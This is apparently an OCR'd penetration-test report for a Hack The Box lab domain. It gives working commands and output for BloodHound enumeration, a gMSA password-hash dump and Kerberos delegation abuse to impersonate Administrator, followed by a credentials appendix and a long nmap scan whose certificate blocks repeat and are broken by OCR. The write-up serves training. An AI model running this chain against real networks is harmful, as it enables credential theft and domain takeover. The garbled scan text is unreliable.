
```
ted.graves:Mr.Teddy
```

We tried several ways to log in but this user cant remote in so we try the next best thing #bloodhound

```
bloodhound-python -u 'ted.graves' -p 'Mr.Teddy' -ns
10.129.95.154 -d intelligence.htb -c all
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit/ted]
└─$ bloodhound-python -u 'ted.graves' -p 'Mr.Teddy' -ns 10.129.95.154 -d intelligence.htb -c all
INFO: Found AD domain: intelligence.htb
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Found 43 users
INFO: Found 55 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: svc_int.intelligence.htb
INFO: Querying computer: dc.intelligence.htb
WARNING: Could not resolve: svc_int.intelligence.htb: The resolution lifetime expired after 3.203 seconds: Server 10.129.95.15
4 UDP port 53 answered The DNS operation timed out.; Server 10.129.95.154 UDP port 53 answered The DNS operation timed out.
INFO: Done in 00M 04S
```

We see we have the #ReadGMSAPassword attribute available to use because we are part of the group ITsupport. We can read the password so to speak from SVC_INT account.



Tool: https://github.com/micahvandeusen/gMSADumper
dump the `gMSA` password remotely

```
python3 ./gMSADumper.py -u ted.graves -p 'Mr.Teddy' -d
intelligence.htb
```

Content of output

```
Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::4aa758209122662dc0ee185e58211b7a
```

```
svc_int$:aes256-cts-hmac-sha1-96:f8ba15b8f4b71404cd2e40d32b613085e5a909690ba59b1319b7ddf35751737f
svc_int$:aes128-cts-hmac-sha1-96:52805df5585329f7ff05b3d7912df3ae
```

```
┌──(kali㉿kali)-[~/…/Target/Exploit/ted/gMSADumper]
└─$ python3 ./gMSADumper.py -u ted.graves -p 'Mr.Teddy' -d intelligence.htb
Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::4aa758209122662dc0ee185e58211b7a
svc_int$:aes256-cts-hmac-sha1-96:f8ba15b8f4b71404cd2e40d32b613085e5a909690ba59b1319b7ddf35751737f
svc_int$:aes128-cts-hmac-sha1-96:52805df5585329f7ff05b3d7912df3ae
```

So what can I do with this. I tried to log in with evil-winrm and that did not work. we will try to get a ticket for the administrator account `#impacekt-getST` and impersonate them.

```
impacket-getST intelligence.htb/svc_int$ -spn WWW/dc.intelligence.htb -impersonate Administrator -dc-ip 10.129.205.172 -hashes :4aa758209122662dc0ee185e58211b7a
```

- `-dc-ip 10.129.205.172`
- `-spn www/dc.intelligence.htb` - the SPN (see below)
- `-hashes :4aa758209122662dc0ee185e58211b7a` - the NTLM I collected earlier
- `-impersonate administrator` - the user I want a ticket for
- `intelligence.htb/svc_int` - the account I'm running

To get the SPN, that's in the Node Info → Node Properties section for the svc_int user in Bloodhound:

NODE PROPERTIES

Object ID	S-1-5-21-4210132550-3389855604-3437519686-1144
Password Last Changed	Tue, 17 Aug 2021 00:29:54 GMT
Last Logon	Tue, 17 Aug 2021 01:21:36 GMT
Last Logon (Replicated)	Tue, 17 Aug 2021 01:21:28 GMT
Enabled	True
AdminCount	False
Compromised	True
Password Never Expires	False
Cannot Be Delegated	False
ASREP Roastable	False
Allowed To Delegate	WWW/dc.intelligence.htb

```
┌──(kali㉿kali)-[~]
└─$ impacket-getST intelligence.htb/svc_int$ -spn WWW/dc.intelligence.htb -impersonate Administrator -dc-ip 10.129.205.172 -hashes :4aa758209122662dc0ee185e58
211b7a
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

We can attempt to log in know

Initial Foot hold

Hostname1

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads

5. C:\Users\Public\

6. C:\Users\username\Downloads

7. C:\Windows\Tasks\

8. Linux

9. /tmp
10. /dev/shm
11. /home/username/
12. /home/username/Downloads
13. /var/www/html/
14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
15. All shells that were open or created during the engagement have been terminated
16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

Username	Password	Note
ted	password123	found in stored CC on SMB share

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan

```
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-10
22:12 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 22:12
Completed Parallel DNS resolution of 1 host. at 22:12,
0.00s elapsed
Initiating SYN Stealth Scan at 22:12
```

```
Scanning 10.129.95.154 [65535 ports]
Discovered open port 139/tcp on 10.129.95.154
Discovered open port 53/tcp on 10.129.95.154
Discovered open port 135/tcp on 10.129.95.154
Discovered open port 445/tcp on 10.129.95.154
Discovered open port 80/tcp on 10.129.95.154
Discovered open port 3268/tcp on 10.129.95.154
Discovered open port 49692/tcp on 10.129.95.154
Discovered open port 49691/tcp on 10.129.95.154
Discovered open port 389/tcp on 10.129.95.154
Discovered open port 88/tcp on 10.129.95.154
Discovered open port 49667/tcp on 10.129.95.154
Discovered open port 49717/tcp on 10.129.95.154
Discovered open port 60019/tcp on 10.129.95.154
Discovered open port 636/tcp on 10.129.95.154
Discovered open port 5985/tcp on 10.129.95.154
Discovered open port 49710/tcp on 10.129.95.154
Discovered open port 593/tcp on 10.129.95.154
Discovered open port 9389/tcp on 10.129.95.154
Discovered open port 464/tcp on 10.129.95.154
Discovered open port 3269/tcp on 10.129.95.154
Completed SYN Stealth Scan at 22:12, 26.34s elapsed
(65535 total ports)
Initiating Service scan at 22:12
Scanning 20 services on 10.129.95.154
Completed Service scan at 22:13, 58.94s elapsed (20
services on 1 host)
NSE: Script scanning 10.129.95.154.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:13
NSE Timing: About 99.96% done; ETC: 22:14 (0:00:00
remaining)
```

```
Completed NSE at 22:14, 40.09s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:14
Completed NSE at 22:14, 1.55s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:14
Completed NSE at 22:14, 0.00s elapsed
Nmap scan report for 10.129.95.154
Host is up, received user-set (0.022s latency).
Scanned at 2022-10-10 22:12:19 EDT for 127s
Not shown: 65515 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --
defeat-rst-ratelimit
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS
Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft
IIS httpd 10.0
|_http-title: Intelligence
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-favicon: Unknown favicon MD5:
556F31ACD686989B1AFCF382C05846AA
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft
Windows Kerberos (server time: 2022-10-11 09:12:52Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft
Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft
```

```
Windows Active Directory LDAP (Domain:
intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:
1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-
CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767 9533 67fb d65d 6065 dff7 7ad8 3e88
| SHA-1: 1555 29d9 fef8 1aec 41b7 dab2 84d7 0f9d 30c7
bde7
| -----BEGIN CERTIFICATE-----
|
MIIF+zCCBOOgAwIBAgITcQAAAALMnIRQzlB+HAAAAAAAAjANBgkqhkiG9
w0BAQsF
|
ADBQMRMwEQYKCZImiZPyLGQBGRYDaHRiMRwwGgYKCZImiZPyLGQBGRYMa
W50ZWxs
|
aWdlbmNlMRswGQYDVQQDExJpbnRlbGxpZ2VuY2UtREMtQ0EwHhcNMjEwN
DE5MDA0
|
MzE2WhcNMjIwNDE5MDA0MzE2WjAeMRwwGgYDVQQDExNkYy5pbnRlbGxpZ
2VuY2Uu
|
aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwCX8Wz5Z7
/hs1L9f
```

|
F3QgoOIpTaMp7gi+vxcj8ICORH+ujWj+tNbuU0JZNsviRPyB9bRxkx7dI
T8kF8+8
|
u+ED4K38l8ucL9cv14jh1xrf9cfPd/CQAd6+AO6qX9olVNnLwExSdkz/y
sJ0F5FU
|
xk+l60z1ncIfkGVxRsXSqaPyimMaq1E8GvHT70hNc6RwhyDUIYXS6TgKE
J5wwyPs
|
s0VFlsvZ19fOUyKyq9XdyziyKB4wYIiVyptRDvst1rJS6mt6LaANomy5x
3ZXxTf7
|
RQOJaiUA9fjiV4TTVauiAf9Vt0DSgCPFoRL2oPbvrN4WUluv/PrVpNBeu
N3Akks6
|
cmxzKQIDAQABo4IC/jCCAvowLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhA
GkAbgBD
|
AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrB
gEFBQcD
|
ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9
w0DAgIC
|
AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEA
S0wCwYJ
|
YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DB
zAdBgNV
|
HQ4EFgQUCA00YNMscsMLHdNQNIASzc940RUwHwYDVR0jBBgwFoAUo2aX3

GwKIqdG
|
sKQv+8oXL8nKl8swgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6L
y8vQ049
|
aW50ZWxsaWdlbmNlLURDLUNBLENOPWRjLENOPUNEUCxDTj1QdWJsaWMlM
jBLZXkl
|
MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDP
WludGVs
|
bGlnZW5jZSxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iY
XNlP29i
|
amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHJBggrBgEFBQcBA
QSBvDCB
|
uTCBtgYIKwYBBQUHMAKGgalsZGFwOi8vL0NOPWludGVsbGlnZW5jZS1EQ
y1DQSxD
|
Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZ
XMsQ049
|
Q29uZmlndXJhdGlvbixEQz1pbnRlbGxpZ2VuY2UsREM9aHRiP2NBQ2Vyd
GlmaWNh
|
dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5M
D8GA1Ud
|
EQQ4MDagHwYJKwYBBAGCNxkBoBIEEIHijfJ5/cVAp3sSUrgFUO2CE2RjL
mludGVs
|

```
bGlnZW5jZS5odGIwDQYJKoZIhvcNAQELBQADggEBAAe43GWMvptRljuuQ
yFyo+AG
|
c/CL8gNCVGvmkRfXyqK+vb2DBWTQ6uUjl+8hA3WuROBFUkwea5gOByKZd
TPQrdou
|
mVEeAf96bVQ+7/03O3Sz+0jCVTUbAJGnXNnMLStfx6TiMBqfDqsCcWRf2
yScX9J4
|
1ilJEh2sEXnps/RYH+N/j7QojPZDvUeM7ZMefR5IFAcnYNZb6TfAPnnpN
gdhgsYN
|
2urpaMc2At5qjf6pwyKYLxjBit1jcX6TmEgB/uaE/L9Py2mqyC7p1r40V
1FxSGbE
|
z4fcj1sme6//eFq7SKNiYe5dEh4SZPB/5wkztD1yt5A6AWaM+naj/0d8K
0tcxSY=
|_-----END CERTIFICATE-----
|_ssl-date: 2022-10-11T09:14:27+00:00; +7h00m01s from
scanner time.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft
Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft
Windows Active Directory LDAP (Domain:
intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-10-11T09:14:26+00:00; +7h00m00s from
scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:
1.3.6.1.4.1.311.25.1::<unsupported>,
```

```
DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-
CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767 9533 67fb d65d 6065 dff7 7ad8 3e88
| SHA-1: 1555 29d9 fef8 1aec 41b7 dab2 84d7 0f9d 30c7
bde7
| -----BEGIN CERTIFICATE-----
|
MIIF+zCCBOOgAwIBAgITcQAAAALMnIRQzlB+HAAAAAAAAjANBgkqhkiG9
w0BAQsF
|
ADBQMRMwEQYKCZImiZPyLGQBGRYDaHRiMRwwGgYKCZImiZPyLGQBGRYMa
W50ZWxs
|
aWdlbmNlMRswGQYDVQQDExJpbnRlbGxpZ2VuY2UtREMtQ0EwHhcNMjEwN
DE5MDA0
|
MzE2WhcNMjIwNDE5MDA0MzE2WjAeMRwwGgYDVQQDExNkYy5pbnRlbGxpZ
2VuY2Uu
|
aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwCX8Wz5Z7
/hs1L9f
|
F3QgoOIpTaMp7gi+vxcj8ICORH+ujWj+tNbuU0JZNsviRPyB9bRxkx7dI
T8kF8+8
|
u+ED4K38l8ucL9cv14jh1xrf9cfPd/CQAd6+AO6qX9olVNnLwExSdkz/y
```

sJ0F5FU
|
xk+l60z1ncIfkGVxRsXSqaPyimMaq1E8GvHT70hNc6RwhyDUIYXS6TgKE
J5wwyPs
|
s0VFlsvZ19fOUyKyq9XdyziyKB4wYIiVyptRDvst1rJS6mt6LaANomy5x
3ZXxTf7
|
RQOJaiUA9fjiV4TTVauiAf9Vt0DSgCPFoRL2oPbvrN4WUluv/PrVpNBeu
N3Akks6
|
cmxzKQIDAQABo4IC/jCCAvowLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhA
GkAbgBD
|
AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrB
gEFBQcD
|
ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9
w0DAgIC
|
AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEA
S0wCwYJ
|
YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DB
zAdBgNV
|
HQ4EFgQUCA00YNMscsMLHdNQNIASzc940RUwHwYDVR0jBBgwFoAUo2aX3
GwKIqdG
|
sKQv+8oXL8nKl8swgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6L
y8vQ049
|

aW50ZWxsaWdlbmNlLURDLUNBLENOPWRjLENOPUNEUCxDTj1QdWJsaWMlMjBLZXkl
|
MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWludGVs
|
bGlnZW5jZSxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
|
amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHJBggrBgEFBQcBAQSBvDCB
|
uTCBtgYIKwYBBQUHMAKGgalsZGFwOi8vL0NOPWludGVsbGlnZW5jZS1EQy1DQSxD
|
Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049
|
Q29uZmlndXJhdGlvbixEQz1pbnRlbGxpZ2VuY2UsREM9aHRiP2NBQ2VydGlmaWNh
|
dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MD8GA1Ud
|
EQQ4MDagHwYJKwYBBAGCNxkBoBIEEIHijfJ5/cVAp3sSUrgFUO2CE2RjLmludGVs
|
bGlnZW5jZS5odGIwDQYJKoZIhvcNAQELBQADggEBAAe43GWMvptRljuuQyFyo+AG
|
c/CL8gNCVGvmkRfXyqK+vb2DBWTQ6uUjl+8hA3WuROBFUkwea5gOByKZdTPQrdou

```
|
mVEeAf96bVQ+7/03O3Sz+0jCVTUbAJGnXNnMLStfx6TiMBqfDqsCcWRf2
yScX9J4
|
1ilJEh2sEXnps/RYH+N/j7QojPZDvUeM7ZMefR5IFAcnYNZb6TfAPnnpN
gdhgsYN
|
2urpaMc2At5qjf6pwyKYLxjBit1jcX6TmEgB/uaE/L9Py2mqyC7p1r40V
1FxSGbE
|
z4fcj1sme6//eFq7SKNiYe5dEh4SZPB/5wkztD1yt5A6AWaM+naj/0d8K
0tcxSY=
|_-----END CERTIFICATE-----
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft
Windows Active Directory LDAP (Domain:
intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-10-11T09:14:27+00:00; +7h00m01s from
scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:
1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-
CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767 9533 67fb d65d 6065 dff7 7ad8 3e88
| SHA-1: 1555 29d9 fef8 1aec 41b7 dab2 84d7 0f9d 30c7
bde7
```

```
| -----BEGIN CERTIFICATE-----
|
MIIF+zCCBOOgAwIBAgITcQAAAALMnIRQzlB+HAAAAAAAAjANBgkqhkiG9
w0BAQsF
|
ADBQMRMwEQYKCZImiZPyLGQBGRYDaHRiMRwwGgYKCZImiZPyLGQBGRYMa
W50ZWxs
|
aWdlbmNlMRswGQYDVQQDExJpbnRlbGxpZ2VuY2UtREMtQ0EwHhcNMjEwN
DE5MDA0
|
MzE2WhcNMjIwNDE5MDA0MzE2WjAeMRwwGgYDVQQDExNkYy5pbnRlbGxpZ
2VuY2Uu
|
aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwCX8Wz5Z7
/hs1L9f
|
F3QgoOIpTaMp7gi+vxcj8ICORH+ujWj+tNbuU0JZNsviRPyB9bRxkx7dI
T8kF8+8
|
u+ED4K38l8ucL9cv14jh1xrf9cfPd/CQAd6+AO6qX9olVNnLwExSdkz/y
sJ0F5FU
|
xk+l60z1ncIfkGVxRsXSqaPyimMaq1E8GvHT70hNc6RwhyDUIYXS6TgKE
J5wwyPs
|
s0VFlsvZ19fOUyKyq9XdyziyKB4wYIiVyptRDvst1rJS6mt6LaANomy5x
3ZXxTf7
|
RQOJaiUA9fjiV4TTVauiAf9Vt0DSgCPFoRL2oPbvrN4WUluv/PrVpNBeu
N3Akks6
|
```

cmxzKQIDAQABo4IC/jCCAvowLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD
|
AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD
|
ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC
|
AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ
|
YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV
|
HQ4EFgQUCA00YNMscsMLHdNQNIASzc940RUwHwYDVR0jBBgwFoAUo2aX3GwKIqdG
|
sKQv+8oXL8nKl8swgdAGA1UdHwSByDCBxTCBwqCBv6CBvIaBuWxkYXA6Ly8vQ049
|
aW50ZWxsaWdlbmNlLURDLUNBLENOPWRjLENOPUNEUCxDTj1QdWJsaWMlMjBLZXkl
|
MjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWludGVs
|
bGlnZW5jZSxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
|
amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHJBggrBgEFBQcBAQSBvDCB

```
|
uTCBtgYIKwYBBQUHMAKGgalsZGFwOi8vL0NOPWludGVsbGlnZW5jZS1EQ
y1DQSxD
|
Tj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZ
XMsQ049
|
Q29uZmlndXJhdGlvbixEQz1pbnRlbGxpZ2VuY2UsREM9aHRiP2NBQ2Vyd
GlmaWNh
|
dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5M
D8GA1Ud
|
EQQ4MDagHwYJKwYBBAGCNxkBoBIEEIHijfJ5/cVAp3sSUrgFUO2CE2RjL
mludGVs
|
bGlnZW5jZS5odGIwDQYJKoZIhvcNAQELBQADggEBAAe43GWMvptRljuuQ
yFyo+AG
|
c/CL8gNCVGvmkRfXyqK+vb2DBWTQ6uUjl+8hA3WuROBFUkwea5gOByKZd
TPQrdou
|
mVEeAf96bVQ+7/03O3Sz+0jCVTUbAJGnXNnMLStfx6TiMBqfDqsCcWRf2
yScX9J4
|
1ilJEh2sEXnps/RYH+N/j7QojPZDvUeM7ZMefR5IFAcnYNZb6TfAPnnpN
gdhgsYN
|
2urpaMc2At5qjf6pwyKYLxjBit1jcX6TmEgB/uaE/L9Py2mqyC7p1r40V
1FxSGbE
|
z4fcj1sme6//eFq7SKNiYe5dEh4SZPB/5wkztD1yt5A6AWaM+naj/0d8K
```

```
0tcxSY=
|_-----END CERTIFICATE-----
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft
Windows Active Directory LDAP (Domain:
intelligence.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-10-11T09:14:26+00:00; +7h00m00s from
scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:
1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-
CA/domainComponent=intelligence
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767 9533 67fb d65d 6065 dff7 7ad8 3e88
| SHA-1: 1555 29d9 fef8 1aec 41b7 dab2 84d7 0f9d 30c7
bde7
| -----BEGIN CERTIFICATE-----
|
MIIF+zCCBOOgAwIBAgITcQAAAALMnIRQzlB+HAAAAAAAAjANBgkqhkiG9
w0BAQsF
|
ADBQMRMwEQYKCZImiZPyLGQBGRYDaHRiMRwwGgYKCZImiZPyLGQBGRYMa
W50ZWxs
|
